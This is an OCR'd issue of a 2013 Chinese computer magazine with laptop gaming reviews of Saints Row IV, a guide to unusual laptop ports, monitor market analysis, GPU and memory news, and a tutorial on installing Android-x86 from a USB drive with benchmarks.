在我看来这是一款很有特色的游戏，这款游戏的上手难度很低，而且很多无关的过渡场景可以直接用ESC键跳过。虽然游戏之间的场景过渡没有什么关联，但是能让玩家在山洞、地下、街道甚至是美国总统办公大楼等地方玩游戏，感觉还是很新鲜，而且游戏最大的特色是玩家可以自定义游戏主角的相貌，如发型、身材、皮肤甚至年龄等，非常有意思。而且这款游戏玩家还能在游戏官网下载人物模型，支持在线、局域网等模式，不过我要吐槽的是，游戏的光标设置在游戏主角右侧比较远的地方，老是被其他AI人物挡住视线，很不爽。

为了考查集成显卡是否可以玩这款游戏，我利用笔记本自带的HD 4400显卡进行了测试，当然我很自觉选择了低画质，结果画面平均帧速为24fps，画面还是比较流畅，画质也没有降低到惨不忍睹的样子。

Player 2

玩家 ID：天路狂魔
■测试机型：神舟战神K650S-i7
■主要配置：Core i7 4700MQ /8GB/GTX 765M/15.6英寸
■游戏设置：

分辨率	垂直同步	抗锯齿	各向异性	情景细节	光线细节	阴影细节
1920×1080	关	8× MSAA	16×	高	高	高

《黑道狂徒4》最好用手柄玩，因为手柄的操作更加方便，虽然视角方面鼠标有一定的优势，但是用手柄玩可以更好地对准焦点，再用辅助射击一样可以很好地击杀敌人，尤其是在追逐战里，用手柄才能很好地控制移动地方向和近战的距离。而且和前作相比，第四代游戏的射击手感很好，不厚重也没有软绵绵的感觉，打击感相当不错，给予好评！

玩过不少类似的快速射击游戏，这款游戏的音效做得很不错，开枪射击声、爆炸声等能为出色的游戏画面和快速的游戏射击模式带来不少看点，只是这款游戏对笔记本显卡的要求还是比较高，GTX 765M在全高清和最高画质设置下，画面帧速仅接近30fps，不过大家不用担心，此时画面极为流畅，丝毫不会影响游戏体验。

Player 4

玩家 ID：天路狂魔
■测试机型：华硕N53S
■测试配置：Core i5 2410M /4GB/GT 550M/14英寸
■游戏设置：

分辨率	垂直同步	抗锯齿	各向异性	情景细节	光线细节	阴影细节
1366×768	关	4× MSAA	4×	高	高	高

《黑道圣徒4》集成了前三代的搞笑风格，游戏里充满了对旧世界的冷漠和无助，但是每次从各种搞怪的人身上都能找到乐趣，有的时候战斗更像是双方使用玩具在不断地发生摩擦。除此之外，比较有趣的还是飞行驾驶，完全不同于陆地载具的驾驶模式非常有趣，而且在飞行驾驶的时候，还可以使用超能力阻碍敌人，让我大跌眼镜的是游戏中居然还有攀爬在发射的导弹上阻止其发射成功的场面。

这款游戏的画质做得还是很不错，射击油桶红光四射的宏大场面视觉感不错，游戏中的光线和阴影等效果也很真实，虽然我的GT 550M显卡已经是廉颇老矣，但还是能很流畅地运行这款游戏。只是如果采用高画质设置，画面帧速均只能保持在15fps~20fps，虽然此时画面帧速很低，但是游戏仍然可以顺利进行，卡顿现象并没有自己想象中的那么明显。

总　结　特色鲜明且对硬件要求不高

总体来说《黑色圣徒4》是一款使人开心，故事不太严谨的第三人称射击游戏，游戏里的冷幽默随时可见，开放沙盒背后还为玩家留足了挖掘和想象的空间，主角能力依靠金钱升级的方式也给了玩家很大的选择余地。尤其游戏易于上手，在低画质下对显卡的性能要求不高，游戏难度也有三种级别可调，其中还包含有“休闲”模式。虽然游戏的商业味道比较重，但是非常好玩，充满乐趣，也许有些人不看好这款游戏，但此时评价似乎也显得不那么重要了。由于人物外貌过于自由的自定义尺度，也让这款游戏不太适合未成年人玩。

责编 | 胡进 **美编** | 王妙婷 **组版** | 李成刚 **责校** | 杨志刚
2013.10.7 **投稿邮箱** | pcw-pc@vip.sina.com

新手辞典

不做菜鸟！笔记本接口新知(三)

我们已经连续两期介绍了笔记本上的新接口,其中包括一些常见但是容易混淆的接口。文章刊出后得到了很多读者的支持,大家纷纷通过微博等方式为我们展示各种新接口,下面我们就为大家继续介绍接口新知最后一期的内容。如果大家有什么建议或问题可以新浪微博@工程师手记胡进与小编联系。


1 大口径四针脚电源接口


大功率笔记本电源适配器接口

常见度 ★★★★

这种电源接口看上去是不是觉得在什么地方见过?其实这是比较通用的直流电源接口形式，在一些家电上也有出现。但事实上,目前有越来越多的旗舰级游戏本开始使用此接口，如东芝的Qosmio X70、未来人类以及外星人以前的部分机型。

那这些笔记本电源输入接口设置如此多的针脚,它和我们常见的笔记本电源接口有什么区别呢?因为笔记本输入电源无非只有正负极。如下右图所示,上面一排间距窄的那组电极为负极,下面一排的两个电极为正极。之所以将每组电极的间距设置成不一样，也是基于防呆设计考虑。一般来说,采用这种电源输入接口的笔记本其电源适配器的功率都超过了100W,而且很多适配器的电流都超过了5A，这样的正负极双电极接头电源供电设计,从原理上讲可以降低线缆传输的阻抗,降低发热量并提高可靠度。


东芝的Qosmio X70笔记本就采用了四针直流电源输入接口



部分品牌笔记本的电源适配器上标示有接口针脚定义

2 四音频接口


增强型功能的音频输出/输入接口

常见度 ★★★

常见的本本一般会带有几个3.5mm的音频接口?通常是两个,一个耳机接口,一个LINE-IN接口(兼容麦克风)。但在一些特定的笔记本,如戴尔外星人系列游戏本上，我们通常会看到四个音频接口,这个数量是传统笔记本的两倍,那么这些接口究竟是干什么用的呢?

笔记本的四个音频接口有多种配置方式。第一种如戴尔外星人M17X(3928)这样设置两个耳机接口(可以同时连接耳机和外置音箱,或者连接两个耳机多人分享)、一个麦克风和一个S/PDIF接口；第二种是两个耳机接口+LINE-IN口+麦克风口，也就是将LINE-IN和麦克风口分离开了。不管如何配置,同时配备两个耳机接口似乎是很多旗舰级游戏本的通用做法，这种设计的初衷是什么呢?一个“非官方”的说法是:一个接耳机玩游戏，一个接外接音箱看电影/听音乐……不管是否合理,似乎这就是它的“与众不同”了。

在这里也顺便提一下,有些采用特定声卡芯片的高端笔记本,可以通过软件界面定义各个音频接口的功用，换句话说，四个音频口理论上可以不通过功放设备，直接连接7.1声道有源扬声器系统（每个孔都是两个声道）。



戴尔外星人M17X(3928)带有S/PDIF接口、麦克风和两个耳机插孔


戴尔早期的外星人笔记本还配备有音频输入和麦克风接口

3 双HDMI接口

HDMI输入和HDMI输出

常见度 ★★

HDMI接口在笔记本上已经很常见了,但是同时配备两个HDMI接口的则让不少用户感到稀罕。当然这两个HDMI接口的功能完全不同,其中一个为传统的HDMI输出接口,也是绝大多数笔记本会配备的。另外一个则为HDMI输入接口,通过这个接口,用户可以连接带有HDMI输出接口的外置设备,如Android盒子、平板电脑或游戏主机等，这样就可以把笔记本电脑的显示屏变成一台独立的显示设备。当然这样的设计一般只会出现在配备有大尺寸屏幕的笔记本上,这样的设计理念和很多桌面一体机类似。




机身左右两侧分别分别设置有HDMI输出和HDMI输入接口

4 机身底部的神秘小孔

笔记本电池断电或重启开关

常见度 ★★★★

很多读者都给我们发来了笔记本机身底部小孔的图片,询问这个“接口”干什么用。严格来讲,这不是一个接口而是一个开关,按下后就能获得把笔记本电池从机身上取下的效果。因为现在很多超极本和轻薄本的电池都采用了内置设计，一旦系统出现死机和系统无响应等情况，无法通过传统的插拔电池来实现，这样只有干等电池耗尽，这显然不科学。为了避免这种尴尬,PC厂商开始在笔记本底壳上设置小孔，里面对应着物理按键开关,用户利用别针按下这个开关,就会执行断电操作(部分机型为强制重启)。目前宏碁、神舟等轻薄本或超极本上都有此设计，但大家要明白的是，不是所有采用电池内置设计的笔记本都有上述设计。



宏碁V5-472G笔记本底壳上的电池强制断电开关,机身内部对应小孔位置设计有一个物理按钮

5 机身边缘的细长接口

SC智能卡读卡器

常见度 ★

其实在我们以前的商用本评测中，我们多次提到这个接口，因为这个接口是笔记本除了光驱外最宽的一个接口，其宽度略大于我们的身份证,这个接口就是SC智能卡读卡器接口。从这个接口我们不难想象SC智能卡的模样,其外观和身份证及银行卡基本一样,使用时插入SC智能卡,卡本身会有五分之一的长度露在外面。

那么这个卡是干什么用的呢？其实就是授权，如我们以前通过密码或者指纹识别器登录系统，现在可以改用这个更安全的物理智能卡登录了,同时登录网站、交换数据等等都可以通过这个更安全的方式获得权限,目前只有惠普Elitebook、戴尔Latitude等一些专业的商用本才会配备此接口，而且要使用这个卡需要企业进行统一定制才行，它对于个人用户而言没有多大实用价值。不过如我们第37期所介绍的NFC智能卡读卡器那样,现在有部分笔记本开始使用NFC读卡器来替代SC卡读卡器了,但是仍然有很多笔记本还是选择此种接口。

戴尔Latitude系列部分商用本上仍然保留有SC智能卡读卡器


升级交流

这是一个交流笔记本升级或改造的小栏目,如果你在笔记本玩机过程中有什么心得,抑或是遇到了难题,欢迎给我们来信交流,邮箱:pcw-hj@vip.sina.com。

小编你好,我的笔记本是ThinkPad X200,是一款比较老的本了,因为经常用这个老本下载电影和视频,所以想为电脑升级一个USB3.0接口,我想问下通过Express Card插槽升级USB3.0的方法可靠吗？会不会存在性能传输瓶颈?

答：这个方法完全可行不用有任何顾虑,只需要在淘宝购买Express Card/34规格的USB3.0扩展卡即可,目前价格在60元左右。只是在购买的时候需要注意卡的长度，最好购买可以完全插入到Express Card插槽中的那种卡,判断标准是插入扩展卡后,卡的边缘和机身边缘完全平齐(如右图),不会露出一截在外面。另外在日常使用过程中我还发现，有些扩展卡的USB3.0接口设计得比较紧，而Express Card和笔记本连接的那部分又很松，因此插拔USB3.0线过程中经常会出现连扩展卡一起拔出的情况,所以在安装前你不妨在扩展卡底部粘贴一些双面胶，将扩展卡牢牢固定在Express Card插槽中。

至于你说的性能传输瓶颈问题,从理论上讲的确是存在的，因为USB3.0最大理论传输速度为5Gb/s,而Express Card的最大理论传输速度为4Gb/s。但是这些都是理论传输数据,没有哪一种接口能达得到,实际操作对性能影响不大。小编以前做过测试,利用飚王黑鹰SHE072 USB3.0硬盘盒加日立500GB硬盘,也获得了接近70MB/s的传输速度。只是对于有些老本在扩展此接口时，可能需要考虑到USB3.0接口的供电问题（USB3.0接口的工作电流为900mA，USB2.0为500mA），目前有些扩展卡内部已经集成有电流提升电路,如果没有的话也可以通过外接电源来实现,只是不太方便使用。



需要选择安装后扩展卡边缘和机身边缘平齐的产品,此为ThinkPad X201上的安装效果

2013.10.7
责编 | 薛昱　美编 | 毛代洪
组版 | 向海蓉　责校 | 杨志刚
投稿邮箱 | pcw-hardware@vip.sina.com

显示器新三剑客的绝招与尴尬

■电脑报 薛昱

沉寂了数年的显示器市场在2013年重新活跃起来，随着AH-IPS面板技术、超清分辨率显示器以及21：9显示器相继进入市场，本年度的新品数量出现了一个高峰。今年涌现出的“三剑客”无疑给显示器市场注入了新的活力，但是任何一款新品在初入市场的阶段都会存在一定的问题，这三个在今年显示器市场具有代表性的技术和产品到底有哪些值得我们关注的呢，我们挨个来分析一下，让大家认清这些显示器的优点和不足。

AH-IPS面板技术：价格亲民是最大优势

AH-IPS 面板技术是用来替代上一代多个版本 IPS 面板技术的新类型，它最大的优势在于价格亲民。目前 23 英寸的 AH-IPS 家用型显示器的价格大多维持在 1300 元附近，比普通的显示器贵 200 元，这一价差在家庭用户的接受范围之内。在家用显示器领域，我们很难用肉眼区分出 E-IPS 和经济型 AH-IPS 面板技术在画质上有多大的差别，但是 AH-IPS 所带来的一些附属属性确实有不少吸引消费者的地方，比如较高的定位带来更时尚的外观以及所谓的无凸起式的超窄边框设计。这些都促成了消费者关注这部分新品并且愿意掏钱的原因。

不过这也是一把双刃剑，因为经济型 AH-IPS 面板技术和 E-IPS 面板在参数量化上很难看出区别，使得消费者无法对 AH-IPS 面板的优势有一个清晰的概念，大部分厂商都以外形设计和边框作为宣传重点弱化了 AH-IPS 面板技术带来的影响，致使这一技术并没有被普通消费者所熟知。等到 AH-IPS 面板主流化以后，估计就会跟目前的 E-IPS 一样变成 IPS 显示器，自身反而被埋没了。

超清显示器：硬件跟得上吗

今年超清显示器的出货量比去年有了非常显著的增长，主要的原因在于，以前超清显示器对应的都是专业用户，现在很多游戏玩家和娱乐用户对于超清显示器有了需求，这使得超清显示器的用户群急速膨胀，特别是游戏玩家的基数庞大，加上超清显示器的色彩表现远非家用显示器能够比拟，这使得 4000 元左右的超清显示器已经开始被越来越多的用户接受。

虽然目前超清显示器红得发紫，迎来了大量的非专业型用户，但是也不得不承认，超清显示器还有一系列的问题需要解决。我们知道一个道理，游戏使用的分辨率越高，那它对性能的需求也越高，对于 2560×1440 这样的超清分辨率对比 1920×1080 分辨率，它的性能需求提升了接近 1 倍，这也意味着游戏玩家在玩超清画面的游戏时，还需要额外地提升 PC 的性能，以目前的情况只有部分土豪才能达到，想要超清游戏为更多人接受，恐还需要显卡厂商再努力。

另外一个方面，对于娱乐用户来说，有一个障碍，那就是视频源，众所周知以目前视频的分辨率，1080P 过后就只有 4K 了，并没有对 2560×1440 这一分辨率支持，用户空有超清也只能观看 1080P 的视频，而以后也没办法完全展现 4K 视频的精美画质，有一种高不成低不就的感觉。

21：9显示器：尴尬的定位

21：9 显示器无疑是今年市场上最让人感到惊奇的产品，完美匹配目前电影屏幕比例的 21：9 显示器的未来被人看好，不过就目前 21：9 显示器在市场上的定位来看，还是与准专业显示器市场较为重叠，日前也传出过某显示器厂商一次性被大智慧软件订购 3000 台 21：9 显示器的大单，但是我们知道其实 21：9 显示器更多的应用还是偏重娱乐。

作为准专业显示器，那显示器的分辨率就关系着显示器能够显示多少内容，这跟尺寸和比例的关系不大，事实上不管是显示面积还是分辨率，29 英寸的 21：9 显示器都不及 27 英寸的超清显示器，准专业市场本不应该是 21：9 显示器对应的市场。但是对于娱乐市场，21：9 显示器有它自己的难处，虽然在比例上，21：9 显示器做得很好，但是在分辨率上，显示器颇为尴尬，29 英寸的 21：9 显示器的分辨率为 2560×1080，如果我们用它来全屏播放 1080P 蓝光电影，虽然屏幕可以做到几乎无黑边，但是影片的实际分辨率为 1920×817，这就表示 21：9 显示器无法做到点对点输出，事实上画质是会有一定损失的，所以就目前来看，21：9 显示器需要摸索的路还很长。

编辑观点 | 电脑报薛昱　新的诱惑与困惑

今年的显示器市场确实有不少值得关注的产品，而且我们发现，某些新款显示器在上市后就能够被用户所接受，这表明用户对更换显示器有着非常浓厚的兴趣，这表示显示器市场对于新品有着非常旺盛的需求。虽然我们也在这些新鲜的产品上发现了一些让人困惑的地方，但是我想，这些困扰是不会影响到喜欢第一个吃螃蟹的用户的。电脑报也将会在2013年的年度横测中加入家用显示器的横测项目，敬请期待。

全球硬闻


AMD发布新一代显卡

在 9 月 26 日举行的 AMD GPU14 技术大会上，AMD 正式发布了新一代独立显卡，同时也标志着沿用六代的“Radeon HD”命名方式成为历史，“Radeon Rx”闪亮登场。新一代显卡主要包括 Radeon R9 290X、Radeon R9 290、Radeon R9 280X、Radeon R9 270X、Radeon R7 260X 以及 Radeon R7 250。Radeon R7 250 的售价不超过 89 美元，Radeon R7 260X 售价为 139 美元，Radeon R9 270X 售价为 199 美元，Radeon R9 280X 为 299 美元，而最顶级的 Radeon R9 290/290X 则没公布售价。

编辑观点：首先声明的是，AMD 新一代显卡中除了最高端的 R9 290 系列所使用的核心是新的“夏威夷”核心外，其他所有卡都还是使用上一代显卡的架构，说白了也就是马甲卡！比如售价 299 美元的 R9 280X 实际上就是现在的 HD 7970，不过不到 2000 元就能买到 HD 7970，感觉还是很有性价比啊！希望最顶级的 R9 290X 价格不要超过 500 美元……另外一个不错的消息是，AMD 发布了新显卡，同时价格还不算高，这势必逼着 NVIDIA 也要降低自己现有显卡的售价！神仙打架，我们这些凡人就等着捡便宜吧！

美光HMC内存开始出货

HMC（混合内存立方体）内存是美光联合 IBM 以及三星等产业巨头共同开发的新一代超高速内存技术，它使用 TSV（硅穿孔）技术堆叠多层 DRAM 芯片，从而达到提升内存速度以及密度的双重目的。据称 HMC 内存的带宽能够达到 DDR3 标准的 15 倍，同时功耗却能够降低 70%，占用空间则减少了 90%。美光是生产 HMC 内存的第一家厂商，日前宣布开始出货容量为 2GB 的 HMC 内存工程样品，这是世界上首款 HMC 内存产品。



编辑观点：带宽是现有 DDR3 内存的 15 倍？如果还使用 DDR3 内存的规格，那计划在明年推出的 DDR4 还有什么存在的必要？估计 Intel 和 AMD 都在扎着美光和 IBM 的小草人……只不过这玩意目前最大才 2GB 一根，容量是不是太小了？怎么都要达到 4GB 的容量啊，据说明年 HMC 才能达到 4GB 的容量，不过等这货正式上市的时候，估计价格也是天价……对于处理器和整个系统来说，内存带宽足够就好，再大的内存带宽实际上对普通用户的意义并不是那么突出！

AMD
Smarter Choice
intel

PC 平台体验安卓系统全攻略

X86也能玩转安卓！

谷歌的安卓系统从一开始就是为移动设备而准备，所以几乎垄断了移动设备的ARM处理器自然也成为了安卓系统最大的栖身之地。有趣的是，随着ARM处理器性能的提高，不少ARM设备也可以通过各种方式来运行Windows系统，那么作为PC桌面电脑的统治者——X86处理器，能不能完美地运行安卓系统呢？答案是肯定的。现在我们就一起来看看如何让安卓系统运行在X86处理器上。


X86平台运行安卓的两种模式

X86 版本的安卓并不是一个新鲜的东西，实际上很早开始，就已经有人打算将安卓安装在 PC 上，后来一些厂家也推出过安卓的上网本，手机厂商也尝试着使用 ATOM 处理器运行安卓系统。谷歌在 2012 年正式推出了专用于 X86 处理器的安卓 X86 版本，这就意味着只要是基于 X86 架构的电脑产品，包括台式机、一体电脑、笔记本电脑等均能安装安卓系统，从而使其不再是平板电脑或手机的专属系统。

从目前大多数 X86 平台运行安卓系统的模式来看，基本上分为两种，一种是 PC 通过虚拟器来体验安卓系统，一种则是直接在 U 盘或者硬盘上安装安卓系统并直接使用。前者步骤比较麻烦，不但要下载各种 SDK、JAVA 程序，同时还要在系统中设置各种变量，整个过程比较繁琐，而且稍微设置有一些不对，运行起来就有问题。另外一种则像我们平时安装操作系统一样，将安卓的安装程序以光盘的形式放在 U 盘中，既可以在 U 盘上直接运行安卓系统，也能将它安装到电脑的硬件上。这两种模式各有各的优劣，前者在使用的时候比较简单方便，只是安装和设置稍微麻烦一些；后者安装简单，使用设置也很容易上手，只是要作为一个真正的系统去操作，而且也需要用到一些软件。整体而言，现在更多人在使用 X86 平台体验安卓时，倾向于在 U 盘或硬盘上安装使用安卓系统而不是使用模拟机。

从之前的 PC 安装安卓系统来看，对处理器和显卡都有一定的要求。一些安卓的安装程序也比较有针对性，比如专为某一类处理器或者某一类 ATOM 上网本单独提供的版本。早前也有一些版本对 AMD 处理器或者对 NVIDIA 显卡存在兼容性问题。不过现在最新的 X86 安卓版本在兼容性上已经得到不错的改进，第三方程序员也在各种版本中加入了各种代码以支持不同的 X86 平台，所以现在大多数 X86 平台运行安卓系统是没有太大问题的（一些小兼容问题不可避免）。当然，为了保证安卓系统运行的正常，一般还是推荐 Intel 处理器和 AMD 的显卡。

联想曾推出过 X86 版的安卓手机


Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Start
Discard
Details
Snapshots
Meego Tablet R
Powered Off
Meego Tablet up
Powered Off
Android 2.2 Gen
Powered Off
Android 1.6 Pho
Powered Off
Android_3.2_Ho
Powered Off
Android-x86 2.2
Powered Off
General
System
Preview
Android 2.2 Generic
Display
Storage
Audio
Network

Name: Android 2.2 Generic
OS Type: Linux 2.6

Base Memory: 512 MB
Boot Order: CD/DVD-ROM, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX

Video Memory: 16 MB
Acceleration: 3D
Remote Desktop Server: Disabled

IDE Controller
IDE Primary Master (CD/DVD): android-x86-2.2-generic.iso (81.41 MB)
SATA Controller
SATA Port 0: Android 2.2 Generic.vdi (Normal, 4.50 GB)

Host Driver: Windows DirectSound
Controller: ICH AC97

Adapter 1: PCnet-PCI II (Bridged adapter, Intel(R) 82567LM-2 Gigabit Network Connection)

PC 上安卓的模拟机

X86安装安卓系统教程

准备工作

在让 PC 运行安卓系统之前，我们必须在事先就做好一些准备工作。和模拟机在设置后再下载系统不同，我们之前首先就是要准备好要运行的安卓系统安装程序，目前最新的安卓是 X86 4.3 测试版 ISO 镜像，大家可以在网上搜索并下载。

此外，我们还要准备一个 U 盘，U 盘在实际的操作过程中就相当于一个启动光盘，可以让用户自己选择将安卓安装在硬盘中还是直接在 U 盘上运行。现在的 U 盘的速度足以满足安卓系统运行的需求，而且成本低，风险小，如果电脑对安卓兼容性不好，只要不安装到硬盘中也不会影响到原有的系统。此外，U 盘启动安卓的原理类似于 WinPE，便携性好，而且可以快速测试出当前电脑和安卓系统的兼容性。


最后我们要准备 UltraISO 这款软件用于制作 U 盘的安卓系统安装启动盘。然后准备一台可以正常运行的电脑即可。如果电脑对安卓系统的兼容性不好，那么就只能用虚拟机模式再试试了。

制作系统安装盘

把 U 盘插入电脑，然后打开 UltraISO 软件，使用 UltraISO 打开需要写入 U 盘的安装镜像。具体操作为找到菜单栏，依次选择“文件 / 打开”，并选择所需镜像。镜像加载完毕后，就要准备将镜像写入到 U 盘中，传统的复制粘贴只能将数据复制到 U 盘而不能创建引导文件，所以需要使用 UltraISO 专门的映像写入功能。

在 UltraISO 主界面菜单栏中依次点击“启动 / 写入硬盘映像”

U 盘是必备的工具，容量有几个 GB 即可



制作安卓启动盘必须要用到 UltraISO 这个软件

下转60版

责编 | 陈扬轶 **美编** | 黄莹 **组版** | 向海蓉 **责校** | 杨志刚
投稿邮箱 | pcw-hardware@vip.sina.com 2013.10.7

上接59版

后会打开一个对话窗口。在“硬盘驱动器”项目中，选择要制作成启动盘的U盘（软件默认U盘），在“写入方式”项目中选择“USB-HDD+”或“USB-ZIP+”；点击“写入”，等待片刻，提示“刻录成功”后，就表明制作结束。其间会弹出提示窗口，U盘上的所有数据都会丢失，点击“是”便大功告成，一个拥有安卓系统的安装启动盘就制作成功了，此时安卓X86的系统镜像已经以Live CD的形式烧录到了U盘里。

制作好系统安装盘之后，其实就已经算是完成一半的工作了。因为安卓系统相比Windows系统，容量要小得多，所以实际上无论是制作安装盘的时间，还是具体的安装过程远比Windows要快捷简单很多。

设置引导进行安装

将U盘插入到电脑的USB接口上，重新开机进入BIOS，将U盘设置为优先启动项，现在的主板都能设置U盘引导，如果用户的电脑BIOS没有这一项，那只能说这机器也太老了，请更换电脑……当然也可以试试在开机时按快捷键选择启动磁盘。

开机使用U盘启动后，就可以直接进入到安卓X86的安装界面。安卓X86的安装菜单非常简洁。菜单四个选项从上至下依次为：Live CD直接运行安卓X86系统、Live CD VESA模式、Live CD Debug模式以及进入硬盘安装向导。

一般来说，我们都会选择第一项或者第四项，第一项情况等同WinPE，用户可以直接在U盘上使用安卓X86系统，这样要是主机有兼容性问题，大不了把U盘拔出来换一个电脑再试。第四项则是将安卓X86系统安装到硬盘上去，这个就和我们安装Windows一个概念了，下面主要谈谈将安卓直接安装到硬盘上去。

点击安装安卓X86系统到硬盘后，显示器上会出现一连串数字和英文，这是正常的检索程序，等待一阵后就正式进入安装界面了。安装过程第一步是让用户选择安装的位置，不过和Windows安装不同，这里不会显示具体的盘符，不过会列出分区顺序让用户选择。安卓X86可以安装在不同格式的分区中，包括NTFS、Fat32、EXT3和EXT2等，同时还允许用户再一次格式化分区，当然我们还是推荐使用Linux系统常用的EXT3格式或者常见的NTFS格式，如果用Fat32的话，系统将不会为用户保留数据，也就是说只能以Live CD的形式运行，每次重新开机都等于运行一次全新的系统，又要去单独设置。


选择好安装位置，还要让用户调整的三项设置，分别是：安装引导加载程序、创建从Windows的启动项以及创建安装文件和系统的读写目录，这三个选项虽然可选，但是推荐用户一律选择“YES”，这样用户也可以随时从Windows系统以及安卓系统中切换。

安装安卓系统的时间很快，如果用户没有选择困难症，只需要两三分钟即可搞定。系统安装完成后，会提示用户设置用户资料存储空间，默认为512MB，最大为2GB，这个自己看需求随意设置即可。

创建USER DATA

无论是买到新的安卓设备还是刷机，开机后第一步都是设置用户的使用环境，安卓X86系统也不例外。进入系统后我们首先要进入USER DATA界面，完善自己的资料和使用环境。基本上这个和普通的手机平板一样，相信大家都有这方面的经验，这里就不多说了。

由于大多数用户的电脑性能都还不错，哪怕是目前的入门PC，其性能也要远远高于安卓设备，所以基于高性能的桌面级平台，安卓X86版只要不碰到兼容性问题，运行起来肯定是十分流畅的。系统中界面切换、应用程序调取等操作的响应时间极短，远比普通的手机和平板快。值得一提的是，从安卓X86版4.0之后，系统对于鼠标与键盘操控的支持提升很大，用户即使没有触控屏，就用鼠标和键盘一样能获得不错的体验。说到这里，必须要提醒用户的是，如果电脑是一体触控机，安卓X86系统对于触控的体验还不错，如果是单独外接的触控显示器，那么在触控方面可能会有一些问题。




```
Android Live & Installation CD 2009-08-17

Live CD - Run Android without installation
Live CD - VESA mode
Live CD - Debug mode
Installation - Install Android to harddisk

Press [Tab] to edit options
```

安卓X86系统的安装界面



```
Choose Partition
Please select a partition to install Android-x86:

sda1    Linux                          VBOX HARDDISK
sda5    Linux                          VBOX HARDDISK
Create/Modify partitions
Detect devices

< OK >                <Cancel>
```

虽然没有盘符，但是安装位置还是很清楚

Welcome
English (United States)
Start
Emergency call

和其他安卓设备一样的设置界面

X86四核处理器与Tegra4的较量

测试平台及说明

主板：Intel Z77原厂主板
处理器：Intel Core i7 4770K
硬盘：希捷7200.12 500GB
内存：Gskill DDR3 2133 8GB
显示器：DELL 2713HM
电源：航嘉X7 900W
系统：Windows 64bit中文版、安卓X86 4.3
安卓设备：NVIDIA SHIELD（Tegra4处理器、安卓4.21系统）

用于和X86平台对比的SHIELD

X86和ARM性能之争由来已久，尽管我们早就认定目前ARM相比X86处理器的性能还有很大差异，但既然X86平台已经可以安装安卓系统，那么我们不妨比较一下同为四核的ARM处理器以及X86处理器的性能。

在平台方面，我们选择了Intel的Core i7 4770K处理器，这算是目前PC上最强的四核X86处理器了。而我们手头正好有一款NVIDIA的SHIELD设备，SHIELD采用的是ARM A15架构的Tegra4处理器，核心频率为1.9GHz，在GPU部分，Tegra4拥有72颗流处理器的GPU核心，也可算目前最强的ARM四核处理器，我们正好可以拿来和四核的Core i7 4770K进行对比。

对比的软件和程序自然都是安卓上的跑分软件，包括安兔兔、3DMark、BaseMark等多款用于测试处理器和GPU性能的程序，我们将两个平台设置在同一软件环境下，通过它们之间分数的对比，来看看两者的性能差异有多大。

测试结果及分析

	Core i7 4770K	Tegra4
安兔兔3.4总分	106849	40158
3DMark ice-Storm 总分	38647	19561
CPU Prime总分	19153	8250
圆周率1000万计算时间（时间越少越好）	9.2秒	31.8秒
GFXbench	56fps	24fps
BaseMark X	33fps	12fps

从测试结果来看，在处理器方面，目前最强的桌面四核处理器Core i7 4770K可以说是完爆Tegra4，每项测试成绩都大幅领先于现在最强的ARM四核处理器，要知道安卓系统本身并没有对X86处理器有什么优化，所以这个成绩实际并不能完全说明X86处理器在性能上的优势，如果安卓X86系统进一步完善，那么X86处理器的优势将更加明显。

